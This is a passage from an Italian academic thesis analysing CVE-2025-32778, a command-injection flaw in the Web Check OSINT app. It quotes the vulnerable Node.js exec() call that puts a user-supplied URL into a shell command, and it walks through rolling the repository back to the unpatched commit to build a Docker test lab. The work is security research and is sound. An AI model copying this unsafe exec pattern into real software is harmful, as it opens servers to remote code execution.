Il limite di questo formato riguarda il fatto che, con l'evoluzione delle tecnologie, sette attributi non fossero più sufficienti per descrivere la struttura di un componente informatico moderno, motivo per cui è stato sostituito dal *Formatted String Binding* nella versione 2.3 del *CPE*.

È questo il formato che si trova al giorno d'oggi nei database di vulnerabilità, caratterizzato dal prefisso *cpe:2.3:* seguito da undici attributi; in particolare, rispetto alla versione precedente, ne sono stati aggiunti quattro al fine di definire più dettagliatamente la classe a cui l'identificatore fa riferimento:

- `sw_edition:` specifica l'edizione del *software*.
- `target_sw:` definisce l'ambiente software in cui verrà eseguito l'applicativo.
- `target_hw:` indica l'architettura fisica per la quale è stato sviluppato il prodotto.
- `other:` per inserire ulteriori dettagli non esprimibili tramite i precedenti campi.

Nella versione corrente, è possibile assegnare ai vari attributi anche i caratteri `*` e `-`: il primo indica che quel particolare campo non è rilevante per l'identificazione della classe di componente, dunque qualsiasi valore è da considerarsi valido, mentre il secondo che l'attributo è privo di significato per quello specifico prodotto.

2.2 Criteri di scelta

Al fine di stabilire la vulnerabilità più interessante su cui effettuare l'analisi, è stato consultato il database *NVD*. Qui è presente una barra di ricerca avanzata che consente di personalizzare le caratteristiche che deve assumere la vulnerabilità. In particolare, i criteri di cui si è tenuto conto sono i seguenti:

- **Punteggio CVSS elevato:** sono state predilette vulnerabilità con un'elevata valutazione della gravità, poiché indicano una situazione critica in cui l'attaccante ha la possibilità di sfruttare la debolezza via rete, senza autenticazione e senza interazione da parte dell'utente. Per quanto riguarda l'impatto, poi, è devastante, in quanto vengono compromessi tutti e tre i pilastri della triade *CIA*.
- **Contesto Web:** è stata ricercata una vulnerabilità che colpisse un'applicazione web, poiché una debolezza all'interno di essa è direttamente sfruttabile tramite la rete ed è quindi più grave rispetto ad un'altra che colpisce un software installato in locale e non interagente con il mondo esterno. Inoltre, al giorno d'oggi, il numero di servizi esposti su Internet è in continua crescita, motivo per cui è di maggiore interesse comprendere le catastrofiche conseguenze che possono derivare dalla presenza di una falla e come poterle evitare.
- **RCE:** tra le varie tipologie di vulnerabilità web sono state privilegiate quelle in cui fosse possibile eseguire un attacco di tipo *Remote Code Execution*, ossia letteralmente l'esecuzione di codice da remoto. La *RCE* rappresenta la categoria di vulnerabilità più critica nell'ambito della sicurezza informatica, perché consente all'attaccante di prendere il pieno controllo della vittima e di violare completamente i tre principi della triade *CIA*.
- **Violazione della CIA:** per la scelta della vulnerabilità sono state favorite quelle in cui non fosse garantita la riservatezza dei dati, in modo da poter sfruttare la debolezza del sistema per risalire ad informazioni riservate; combinando tale criterio con quello dell'attacco di tipo RCE, però, ne è derivata la compromissione totale di tutti e tre i principi *CIA*.
- **Assenza di exploit pubblicati:** un ulteriore filtro nella ricerca riguar-

da l'assenza di *exploit* noti, ossia l'assenza di analisi pubblicate riguardanti le modalità di sfruttamento della debolezza del sistema in esame. Grazie a questa scelta, l'analisi condotta è in grado di mostrare in modo del tutto originale il percorso che un attaccante può seguire nel tentativo di compromettere il funzionamento della vittima.

- **Presenza di patch:** non un criterio di fondamentale importanza, ma la presenza di una *patch* consente di eseguire lo stesso attacco sul sistema a cui è stata applicata la correzione, in modo da mostrare come il risultato sia fallimentare grazie alle modifiche apportate.
- **Riproducibilità:** affinché sia possibile condurre un'analisi approfondita della vulnerabilità ed eseguire attacchi mirati, è necessario avere la possibilità di riprodurla in locale all'interno di un ambiente di test isolato. Senza questo requisito, infatti, l'intero studio non potrebbe essere condotto, per motivazioni etiche e legali.

Sulla base dei criteri sopra riportati, è stata scelta come base per il presente studio la vulnerabilità `CVE-2025-32778` [24], che consente di eseguire sull'applicazione *Web Check* un attacco di tipo *RCE*, corrispondente alla debolezza `CWE-78`. Essa presenta un punteggio *CVSS* di 9.3 (Figura 2.1), dunque una gravità critica, le cui metriche sono descritte dal seguente vettore:
`CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N`

Il significato dei singoli valori all'interno di tale vettore è il seguente [22]:

- `CVSS:4.0` → la versione utilizzata per misurare la gravità della vulnerabilità è la 4.0, che fornisce una valutazione più accurata mediante l'utilizzo di un maggior numero di metriche.
- `AV:N` → la vulnerabilità è sfruttabile dalla rete, dunque l'attaccante non ha bisogno di accedere fisicamente al sistema ma può comprometterlo tramite Internet.
- `AC:L` → la complessità dell'attacco è bassa, dunque non servono particolari abilità per eseguire l'exploit base.
- `AT:N` → non ci sono requisiti specifici affinché l'attacco possa essere eseguito con successo.

- `PR:N` → l'attaccante non ha bisogno di particolari privilegi per entrare nel sistema, non è richiesto nè di ottenere le credenziali di admin nè di fare l'accesso.
- `UI:N` → non è richiesta l'interazione da parte dell'utente per sfruttare la debolezza. In realtà questo è vero solamente per quando riguarda l'attacco *RCE* di base, dopodiché per eseguire il *phishing* è necessario che qualcuno acceda al sito e cada nell'inganno del *login*.
- `VC:H` → la riservatezza è compromessa totalmente, dunque l'attaccante può accedere in lettura a tutti i dati del sistema.
- `VI:H` → l'integrità è compromessa totalmente, dunque l'attaccante può accedere in scrittura a tutti i dati del sistema, modificandoli ed eliminandoli.
- `VA:H` → la disponibilità è compromessa totalmente, dunque l'attaccante può modificare il comportamento del sistema o renderlo inutilizzabile.
- `SC:N, SI:N, SA:N` → l'attacco è confinato al sistema in esame e non può essere propagato a sistemi esterni, che dunque ne rimangono indenni; tale considerazione è valida per le tre proprietà della triade *CIA*.



Figura 2.1: Punteggio CVSS

CAPITOLO 3

VULNERABILITÀ CVE-2025-32778

3.1 Funzionamento dell'applicazione web

L'applicazione web affetta dalla vulnerabilità è nota con il nome di *Web Check*, che si presenta come un potente strumento *all-in-one* di *OSINT* [1] sviluppato da Alicia Sykes, utilizzato per analizzare siti web ed individuare molteplici informazioni a riguardo [24]. Il funzionamento di base è molto semplice: è mostrato un campo di input in cui inserire l'*URL* del sito da analizzare, quindi in appena venti secondi sono raccolti ed elaborati un gran numero di dati, presentati poi graficamente all'utente.

È uno strumento utilizzato da molti sviluppatori e penetration tester al giorno d'oggi, poiché consente di visualizzare in una sola *dashboard* il risultato di svariate analisi senza dover utilizzare manualmente i singoli *tools* specifici. Naturalmente, lo strumento si occupa solamente di fornire all'utente esperto quanto rilevato, poi sta a lui la capacità di interpretarli ed integrarli per trarne una conclusione utile alla sua indagine.

Le analisi che il sito effettua sono davvero innumerevoli, ma sicuramente alcune di esse sono quelle più rilevanti e dunque maggiormente utilizzate dagli utenti del sito. Per non appesantire la trattazione e non deviare dal percorso argomentativo principale, l'elenco completo di tutti i parametri è riportato nell'Appendice A.

[1] OSINT: Open Source INTelligence

3.2 Analisi del codice vulnerabile

Tra le analisi condotte da *Web Check* troviamo quella dello *Screenshot*, che banalmente fornisce all'utente una schermata della *homepage* della pagina web a cui corrisponde l'*URL* richiesto. A primo impatto, confrontata con le altre, quella in questione sembra essere un'informazione di minore importanza, motivo per cui in fase di realizzazione si potrebbe aver tralasciato qualche dettaglio implementativo, poi rivelatosi fatale. Infatti, è proprio qui che si cela la vulnerabilità oggetto del presente studio.

Al momento della ricezione della richiesta *HTTP* viene eseguito il file JavaScript `server.js`, che esegue operazioni preliminari per poi avviare contemporaneamente tutte le *API* definite, ognuna delle quali è specifica per una particolare analisi. È di rilevante importanza il modo in cui è implementata l'operazione di cattura della schermata sul sito indagato, tentata in due modalità differenti.

3.2.1 Gestione della richiesta di Screenshot

Il processamento della richiesta di *Screenshot* inizia con l'invocazione della funzione `screenshotHandler()`, che inizialmente esegue operazioni preliminari per verificare la correttezza dell'*URL* fornito nella casella di input testuale del sito; in particolare:

- Si controlla che la stringa fornita come *URL* non sia vuota; in caso contrario viene sollevato un errore.

```
64  if (!targetUrl) {
65    console.error('[SCREENSHOT] URL is missing from
    ↪ queryStringParameters');
66    throw new Error('URL is missing from
    ↪ queryStringParameters');
67  }
```

- Si controlla se l'*URL* fornito contenga il protocollo `http://` o `https://`, e si aggiunge `http://` nel caso in cui sia assente.

```
69  if (!targetUrl.startsWith('http://') && !targetUrl.
     ↪ startsWith('https://')) {
70    targetUrl = 'http://' + targetUrl;
71  }
```

- All'interno di un blocco `try-catch` l'*URL* fornito viene passato alla funzione `new URL($targetUrl)` per verificare che la stringa fornita sia effettivamente valida. Tale funzione tenta di creare un oggetto strutturato che consenta di accedere facilmente ad ogni parte dell'URL, e solleva un errore se quest'ultimo è malformato.

```
73  try {
74    new URL(targetUrl);
75  } catch (error) {
```

Una volta superati tali controlli, si prova ad effettuare lo screenshot secondo il primo approccio, eseguendo la funzione `directChromiumScreenshot()`; se esso fallisce, si prosegue con il secondo approccio, questa volta utilizzando *Puppeteer*. In ogni caso, l'esecuzione dell'*API* termina con la restituzione dell'immagine alla funzione chiamante dello *screenshot*, che la visualizzerà nella *dashboard* di *Web Check*.

```
81  try {
82    console.log(`[SCREENSHOT] Using direct Chromium
     ↪ method for URL: ${targetUrl}`);
83    const base64Screenshot = await
     ↪ directChromiumScreenshot(targetUrl);
84    console.log(`[SCREENSHOT] Direct screenshot
     ↪ successful`);
85    return { image: base64Screenshot };
86  } catch (directError) {
```

3.2.2 Screenshot diretto tramite Shell

Il primo approccio consiste nel lanciare direttamente il binario di *Chromium* da linea di comando per acquisire lo *screenshot* in maniera più veloce. In particolare, i passi che si effettuano sono i seguenti:

- Viene creato un file temporaneo di nome `screenshot-$uuid.png` nella cartella `/temp`, utilizzando la funzione `uuidv4()` per generare screenshot con nomi univoci. Tali file sono eliminati dopo esser stati visualizzati, ma si utilizza tal funzione per evitare che due richieste simultanee da *client* differenti generino immagini con lo stesso nome.

```
15  const tmpDir = '/tmp';
16  const uuid = uuidv4();
17  const screenshotPath = path.join(tmpDir,
    ↪  `screenshot-${uuid}.png`);
```

- Si utilizza la funzione `exec()` di *Node.js* per aprire una shell, dalla quale sarà eseguito il binario di *Chromium* per effettuare uno screenshot della pagina passata come `$url` e salvarlo nel file `.png` precedentemente creato.

```
21  return new Promise((resolve, reject) => {
22    const chromePath = process.env.CHROME_PATH || '/
    ↪ usr/bin/chromium';
23    const command = `${chromePath} --headless --
    ↪ disable-gpu --no-sandbox --screenshot=${
    ↪ screenshotPath} "${url}"`;
24
25    console.log(`[DIRECT-SCREENSHOT] Executing
    ↪ command: ${command}`);
26
27    exec(command, async (error, stdout, stderr) => {
```

- Se non ci sono stati errori, l'immagine viene letta, convertita in *base64* e salvata in una variabile `base64Data`; dopodiché il file viene eliminato dal *file system* per liberare memoria, e il valore della variabile è restituito alla funzione chiamante, ossia `screenshotHandler()`.

```
35        const screenshotData = await fs.readFile(
    ↪ screenshotPath);
36        console.log(`[DIRECT-SCREENSHOT] Read ${
    ↪ screenshotData.length} bytes from screenshot
    ↪ file`);
37
38        // Convert base64
39        const base64Data = screenshotData.toString('
    ↪ base64');
40
41        // Clean
42        await fs.unlink(screenshotPath).catch(err =>
43          console.warn(`[DIRECT-SCREENSHOT] Failed to
    ↪  delete temp file: ${err.message}`)
44        );
45
46        resolve(base64Data);
```

Il secondo approccio, invece, è più complesso e articolato, perché si utilizza *Puppeteer* per avviare un'istanza di *Chromium* senza interfaccia grafica, con parametri specifici. Il procedimento in questione, però, non sarà approfondito, poiché non rilevante ai fini della trattazione.

CAPITOLO 4

AMBIENTE DI TEST

Come menzionato in precedenza, un altro fattore rilevante nella scelta del caso di studio riguarda la possibilità di riprodurre in locale l'ambiente di test, che deve rispecchiare fedelmente il comportamento dell'applicazione web nel server. Affinché si possa far ciò, è necessario che sia disponibile online il codice sorgente dell'applicazione vulnerabile, senza il quale non si potrebbe eseguire nessun tipo di analisi.

Infatti, in primo luogo è severamente vietato e illegale eseguire iniezioni su sistemi pubblici in mancanza di un'autorizzazione da parte dell'ente fornitore del servizio; tale concessione viene garantita solamente nelle circostanze in cui è quest'ultimo a richiedere l'intervento da parte di un *ethical hacker* al fine di individuare eventuali falle presenti nel sistema. Inoltre, l'ambiente di test è essenziale perché la vulnerabilità è ormai stata *patchata* nell'applicazione online, motivo per cui si ha la necessità di operare su una sua versione precedente per analizzare il difetto.

Per quanto concerne *Web Check*, il codice sorgente dell'applicazione web è disponibile su *GitHub* nella *repository* `/Lissy93/web-check`, sviluppata e mantenuta direttamente da Alicia Sykes. Tale *repo* include tutti i file necessari per la configurazione, come il *Dockerfile* e il *docker-compose.yml*, consentendo di avviare l'applicazione web in locale all'interno di un *container* già predisposto con tutte le dipendenze richieste.

4.1 Tecnologie

Per riprodurre in locale l'applicazione web vulnerabile è imprescindibile l'utilizzo di tecnologie come *Bash, Docker e Git,* delle quali sarà presentata una panoramica generale prima di mostrare come sono effettivamente applicate in fase di configurazione.

4.1.1 Bash

Bash, acronimo di *Bourne Again SHell*, è un interprete di comandi compatibile con *sh*, presente come *default shell* nella quasi totalità dei sistemi *Unix-like* [25]. Tale strumento funge da interfaccia diretta tra l'utente e il *kernel* del sistema operativo, traducendo le istruzioni testuali digitate nel terminale in *system calls*.

Oltre alla modalità interattiva, *Bash* è anche un linguaggio di programmazione interpretato. Infatti, è possibile realizzare degli *script*, ossia dei file di testo con estensione `.sh` in cui si definiscono l'ordine dei comandi da eseguire e le strutture di controllo per combinarli correttamente; una volta salvati, tali file possono essere velocemente avviati tramite l'eseguibile di *bash*, garantendo dunque l'automazione di procedure ricorrenti.

Nella presente trattazione non è stata necessaria la realizzazione di *script* che consentissero di automatizzare alcune configurazioni o ottimizzare le fasi dell'attacco. Nonostante ciò, l'utilizzo dell'ambiente *bash* è risultato essenziale per eseguire i comandi di *Docker* e *Git* in fase di *setup*, così come per tutte le operazioni di analisi e controllo del *server* remoto.

4.1.2 Docker

Docker è una piattaforma *open source* utilizzata per lo sviluppo, la distribuzione e l'esecuzione di applicazioni [26]. La fase più critica del ciclo di vita di un software consiste nel trasferimento dell'applicativo dall'ambiente di sviluppo a quello di produzione, poiché anche minime differenze a livello di configurazioni di sistema e di dipendenze software possono determinarne un malfunzionamento.

La distribuzione di un'applicazione è solitamente complessa a causa dell'eterogeneità tra l'ambiente di sviluppo in cui è realizzata e quello che deve ospitarla. A soffrire maggiormente di tale avversità sono sistemi con architetture o sistemi operativi diversi, i quali presentano un'organizzazione strutturale differente. Tuttavia, anche tra sistemi molto simili possono esserci delle divergenze, perché una differenza nelle librerie di sistema o nelle variabili d'ambiente può impedire il corretto avvio dall'applicazione. In fase di sviluppo, infatti, l'applicazione opera grazie alle risorse disponibili sulla specifica macchina locale, le quali diventano vincolanti per il suo corretto funzionamento; una qualsiasi altra macchina, pronta a ricevere l'applicazione, potrebbe però possedere versioni differenti degli stessi strumenti, con la possibilità che ci siano dei conflitti e delle incompatibilità.

Per risolvere tale problematica, *Docker* si serve del concetto di *container*: un'unità software standard che impacchetta il codice e le sue dipendenze, consentendo ad un'applicazione di funzionare allo stesso modo indipendentemente dall'ambiente di elaborazione in cui è inserita [27]. Questo è possibile perché all'interno del *container* sono installati tutti gli strumenti necessari per il corretto funzionamento, opportunamente forniti nelle specifiche versioni richieste; inoltre, sono configurate in modo personalizzato anche tutte le impostazioni strettamente necessarie, che potrebbero trovarsi in un altro stato nell'ambiente di produzione.

In fase di distribuzione, l'impiego dei *container* è notevolmente vantaggioso rispetto all'utilizzo delle macchine virtuali, perché, pur fornendo vantaggi simili in termini di isolamento, attuano un tipo differente di virtualizzazione (Figura 4.1). Con le macchine virtuali, infatti, si realizza un'astrazione a livello *hardware*, mediante un *Hypervisor* che ripartisce le risorse fisiche tra le varie macchine; pertanto, ognuna di esse percepisce di essere l'unica presente, e necessita dell'installazione di un proprio sistema operativo. Con i *container*, invece, l'astrazione avviene a livello *software*, motivo per cui il sistema operativo della macchina è condiviso; pertanto, adottando quest'ultima soluzione, sono ridotte drasticamente le risorse necessarie per l'esecuzione, poiché la condivisione del *kernel* determina una diminuzione della *RAM* e della *CPU* necessari.



Figura 4.1: Differenze tra container e macchine virtuali

Quando si utilizza la piattaforma *Docker* come supporto allo sviluppo di un'applicazione, quella che si realizza è una *Docker image*, ossia un file eseguibile contenente il binario e tutte le dipendenze necessarie per il corretto funzionamento. Una volta realizzata, tale immagine è facilmente distribuibile verso qualsiasi sistema, dove l'avvio della stessa determina la creazione di un *docker container*, ossia un ambiente di esecuzione isolato.

Per la realizzazione di un applicativo, è imprescindibile la definizione del `Dockerfile` e del `docker-compose.yml`, due file di configurazione. Il primo consente di specificare tutti i comandi da eseguire in fase di *build* di ogni singola immagine, i quali devono essere ordinati secondo un criterio di stabilità decrescente; infatti, poiché la costruzione avviene in modo stratificato, è conveniente eseguire prima i comandi che cambiano più raramente, in modo da sfruttare i meccanismi di *caching*. Il secondo, invece, è strettamente necessario solamente nelle applicazioni *multi-containers*, poiché consente di specificare in un unico file le dipendenze tra i vari servizi e tutte le configurazioni comuni. In linea generale, un software necessita di un `Dockerfile` per ogni servizio e di un unico `docker-compose.yml`.

Uno strumento molto potente per l'utilizzo di *Docker* è la *CLI* [1], che consente di gestire i *container* da *shell*. I comandi a disposizione sono molteplici, ma

[1] CLI: Command Line Interface

per il presente studio sono stati utilizzati i seguenti:

- `docker image` : elenca tutte le *Docker image* costruite localmente o scaricate da *DockerHub*, ossia una *repository* centrale che consente di archiviare e condividere le immagini.
- `docker ps` : elenca tutti i *container* in esecuzione; se accompagnato dall'opzione `-a` consente di visualizzare anche i container fermi.
- `docker compose logs` : consente di visualizzare i *log* di tutti i *container* relativi all'applicazione in esecuzione.
- `docker build` : crea un'immagine sulla base del `Dockerfile` definito all'interno della cartella corrente.
- `docker compose up` : legge il file `docker-compose.yml` presente nella cartella corrente, quindi avvia i *container* nell'ordine specificato, creando reti e volumi, e rispettando le dipendenze. Se specificata, l'opzione `-build` stabilisce che bisogna effettuare anche la *build* di tutte le immagini.
- `docker compose down` : ferma i *container* relativi alla cartella corrente e li rimuove.

Durante il suo ciclo di vita, un *container* può assumere vari stati, dall'avvio, passando per l'esecuzione e arrivando alla cancellazione. La transizione da uno stato all'altro avviene attraverso l'esecuzione di un'operazione specifica dalla *CLI* di *Docker*, secondo quanto definito nel diagramma di macchine a stati sotto riportato (Figura 4.2).



Figura 4.2: Ciclo di vita di un container

4.1.3 Git e GitHub

Git è un sistema di controllo di versione distribuito, nato per agevolare la gestione di grandi progetti [28]. Il controllo di versione è un sistema che registra le modifiche apportate ad un insieme di file nel tempo, in modo da poter risalire in un secondo momento a versioni precedenti. Tale funzionalità è particolarmente utile in fase di realizzazione di un progetto, poiché consente di ripristinare lo stato precedente di un file in caso di malfunzionamento e di individuare chi ha realizzato l'ultima modifica su un elemento che presenta un errore.

Con *Git* i file sono memorizzati come istantanee del progetto nel tempo. Ogni volta che si esegue un *commit*, cioè si salva lo stato del progetto, si realizza una fotografia di come appaiono tutti i file in quel momento, utilizzando dei collegamenti ai file precedenti per gli elementi che non sono stati modificati; in questo modo il sistema risulta essere particolarmente efficiente, caratteristica che si perderebbe se si andasse a duplicare i file ad ogni *commit*.

Git è utilizzato in modo efficiente da *shell Linux*, attraverso una serie di comandi specifici. Il primo passo per gestire le versioni di un progetto è creare una *repository Git*, operazione che può essere eseguita in due modalità:

- `git init` : una volta posizionati all'interno della *directory* di lavoro, tale comando consente di trasformarla in una *repository Git*, abilitando il controllo di versione sugli elementi presenti all'interno di essa.
- `git clone` : viene utilizzato nel caso in cui si voglia clonare sulla propria macchina una *repository Git* da una sorgente remota quale *GitHub*.

Una volta fatto ciò, è necessario stabilire quali file all'interno della cartella di lavoro debbano essere tracciati. Inoltre, di volta in volta, quando si vuole salvare una nuova versione bisogna specificare i file di cui si devono memorizzare le modifiche, e assegnare una descrizione relativa agli aggiornamenti eseguiti. A tal proposito, i comandi messi a disposizione sono i seguenti:

- `git add` : tale comando è utilizzato per specificare i file che si vogliono tracciare all'interno della *directory* corrente e per indicare il contenuto del seguente *commit*. Deve essere eseguito ogni volta che si ha l'intenzione di salvare una nuova versione, per indicare quali elementi aggiornare in

essa. È comunemente utilizzato nella modalità `git add .` per specificare il salvataggio di tutti i file della cartella di lavoro.

- `git commit` : è il comando che si esegue per confermare le modifiche dei file che sono stati aggiunti tramite il comando `add`. Se specificata, l'opzione `-m` consente di definire il messaggio con cui si descrive la nuova versione salvata, altrimenti generato di default. Inoltre, per evitare di utilizzare continuamente il comando `add`, è possibile aggiungere al `commit` l'opzione `-a` per indicare di includere tutti i file tracciati al *commit* precedente.
- `git status` : mostra lo stato in cui si trovano i file della *directory* corrente, al fine di riconoscere cosa è tracciato e cosa no. È particolarmente utile per comprendere quali file saranno aggiunti al *commit* e verificare al termine di esso se i contenuti sono stati aggiornati.

Mentre si realizza un progetto, può accadere di commettere degli errori, motivo per cui si ha la necessità di ripristinare una versione precedente. È proprio questo uno dei punti di forza di *Git*, che consente di gestire ciò con comandi semplici ed intuitivi:

- `git log` : mostra tutti i *commit* eseguiti in ordine cronologico inverso, al fine di visualizzare cosa è stato modificato di recente e l'autore di tale modifiche. È particolarmente utile anche per ispezionare le versioni di una *repository* clonata da una sorgente remota.
- `git reset` : consente di tornare ad una versione precedente del progetto, specificando il *commit* desiderato. Se utilizzato con l'opzione `--soft` elimina il *commit* ma mantiene le modifiche, pronte per essere salvate. L'opzione `--hard`, invece, è più drastica, perché rimuove completamente le modifiche selezionate al fine di ripristinare uno stato passato del sistema.

Da questa breve introduzione sullo strumento è già possibile comprendere che le funzionalità di *Git* sarebbero estremamente limitate se potessero essere usate solamente in locale, motivo per cui si ha bisogno di una piattaforma che consenta di condividere il codice sorgente. Questa esigenza è colmata proprio da *GitHub*, che consente di pubblicare le proprie *repository* locali su un server remoto, dove diventano accessibili a collaboratori distribuiti in tutto il mondo.

L'utilizzo di tale piattaforma è facilitato ancora una volta da alcuni comandi della *CLI* di *Git*:

- `git push` : è utilizzato per caricare la *repository* locale nella destinazione remota, dovutamente configurata. Questo comando è necessario ogniqualvolta sono state effettuate delle modifiche in locale e si vuole renderle pubbliche in modo che diventino accessibili agli altri collaboratori.
- `git pull` : consente di scaricare in locale le modifiche pubblicate sulla *repository* remota da altri collaboratori, e di integrarle con il contenuto precedente. Entrando più nel dettaglio, l'operazione di `pull` è la combinazione delle operazioni di `fetch` e `merge`, che servono rispettivamente ad eseguire le due fasi di scaricamento e integrazione. Entrambe le operazioni di `pull` e di `push` devono essere eseguite all'interno della *repository Git* locale.

4.2 Configurazione dell'ambiente di test

L'applicazione web è stata riprodotta in locale all'interno di un *container* di *Docker*, che garantisce la presenza di tutte le dipendenze necessarie per il corretto funzionamento della stessa, installate nelle specifiche versioni presenti al momento della vulnerabilità.

A tal proposito, è stata scaricata da *GitHub* la *repo* `/Lissy93/web-check`, attraverso il comando:

```
git clone 'https://github.com/Lissy93/web-check'
```

All'interno di essa è presente il codice sorgente dell'applicazione web, ma anche i file di configurazione dell'ambiente *Docker*, ossia il `Dockerfile` e il `docker-compose.yml`.

La *repo* online, però, risultava aggiornata all'ultima versione, ossia quella sottoposta a modifiche correttive per eliminare la presenza della vulnerabilità e migliorata in alcune imperfezioni. Una volta posizionati all'interno della *directory* di lavoro, infatti, è stato digitato il comando `git log`, grazie al quale è stato individuato un *commit* del 12-04-2025 con descrizione *'Replace exec with execFile'*, seguito da ulteriori *commit* volti a correggere leggeri difetti.

La presenza di tale *commit* suggerisce l'assenza della vulnerabilità, pertanto, al fine di ripristinare la versione desiderata, è stato eseguito il comando:

```
git reset --hard 99653868c7fa91eaca9684a69ecd86c3375b237e
```

Una volta fatto ciò, il codice sorgente è tornato a presentare la debolezza che consente di eseguire l'attacco, dunque solo ora si può effettivamente eseguire l'operazione di *build* dell'applicazione.

Passando ad analizzare il `docker-compose.yml`, troviamo al suo interno una struttura molto semplice. È indicata come prima riga la versione della sintassi di *Docker*, ossia la 3.9, la quale è stata però rimossa in quanto deprecata nell'ultima versione di *docker compose*. Dopodiché, è specificata la definizione di un solo servizio, l'applicazione web appunto, che non necessità di alcun database per funzionare. Qui sono state notate alcune configurazioni non ottimali per il presente caso di studio, poi opportunamente modificate.

In particolare, la direttiva `image:lissy93/web-check` indicava di scaricare l'immagine di base direttamente da *DockerHub*, ma così facendo sarebbe stato considerato il codice sorgente *patchato* e aggiornato all'ultima versione. Pertanto, tale indicazione è stata sostituita con `build:.` per specificare che l'immagine *Docker* deve essere costruita utilizzando i file di configurazione presenti nella *directory* corrente (Listings 4.1).

Per il resto, le rimanenti direttive indicano che sarà creato un container di nome *Web-Check*, la cui porta 3000 sarà esposta sulla porta 3000 del *localhost*. Al momento della costruzione di tale *container* saranno definite le variabili d'ambiente specificate nel file *.env*; inoltre, il *container* sarà riavviato ogniqualvolta smetterà di funzionare, ad eccezione del caso in cui sia fermato manualmente con il comando `docker compose stop` o con `docker compose down`.

```yaml
services:
  web-check:
    container_name: Web-Check
    build: .
    ports:
      - 3000:3000
    env_file:
      - .env
    restart: unless-stopped
```

Listing 4.1: Configurazione docker-compose.yml

Grazie alla modifica realizzata, al momento della *build* si terrà conto delle configurazioni impostate nel `Dockerfile` presente in locale (Listings 4.2). Per avviare l'ambiente di test è, quindi, sufficiente eseguire da *shell* il comando `docker compose up --build -d`, che si occupa di creare il servizio definito *docker-compose.yml*, ricostruendo l'immagine a partire dal *Dockerfile* e avviando il *container* in modalità *detached*, ossia in *background*.

```
# Specify the Node.js version to use
ARG NODE_VERSION=21

# Specify the Debian version to use, the default is "
    ↪ bullseye"
ARG DEBIAN_VERSION=bullseye

# Use Node.js Docker image as the base image, with
    ↪ specific Node and Debian versions
FROM node:${NODE_VERSION}-${DEBIAN_VERSION} AS build

# Set the container's default shell to Bash and enable
    ↪ some options
SHELL ["/bin/bash", "-euo", "pipefail", "-c"]

# Install Chromium browser and Download and verify Google
    ↪  Chrome's signing key
RUN apt-get update -qq --fix-missing && \
```

```
15      apt-get -qqy install --allow-unauthenticated gnupg
    ↪ wget && \
16      wget --quiet --output-document=- https://dl-ssl.
    ↪ google.com/linux/linux_signing_key.pub | gpg --
    ↪ dearmor > /etc/apt/trusted.gpg.d/google-archive.gpg
    ↪ && \
17      echo "deb [arch=amd64] http://dl.google.com/linux/
    ↪ chrome/deb/ stable main" > /etc/apt/sources.list.d/
    ↪ google.list && \
18      apt-get update -qq && \
19      apt-get -qqy --no-install-recommends install chromium
    ↪  traceroute python make g++ && \
20      rm -rf /var/lib/apt/lists/*
21
22  # Run the Chromium browser's version command and redirect
    ↪  its output to the /etc/chromium-version file
23  RUN /usr/bin/chromium --no-sandbox --version > /etc/
    ↪ chromium-version
24
25  # Set the working directory to /app
26  WORKDIR /app
27
28  # Copy package.json and yarn.lock to the working
    ↪ directory
29  COPY package.json yarn.lock ./
30
31  # Run yarn install to install dependencies and clear yarn
    ↪  cache
32  RUN apt-get update && \
33      yarn install --frozen-lockfile --network-timeout
    ↪ 100000 && \
34      rm -rf /app/node_modules/.cache
35
36  # Copy all files to working directory
37  COPY . .
38
39  # Run yarn build to build the application
```

```
40 RUN yarn build --production
41
42 # Final stage
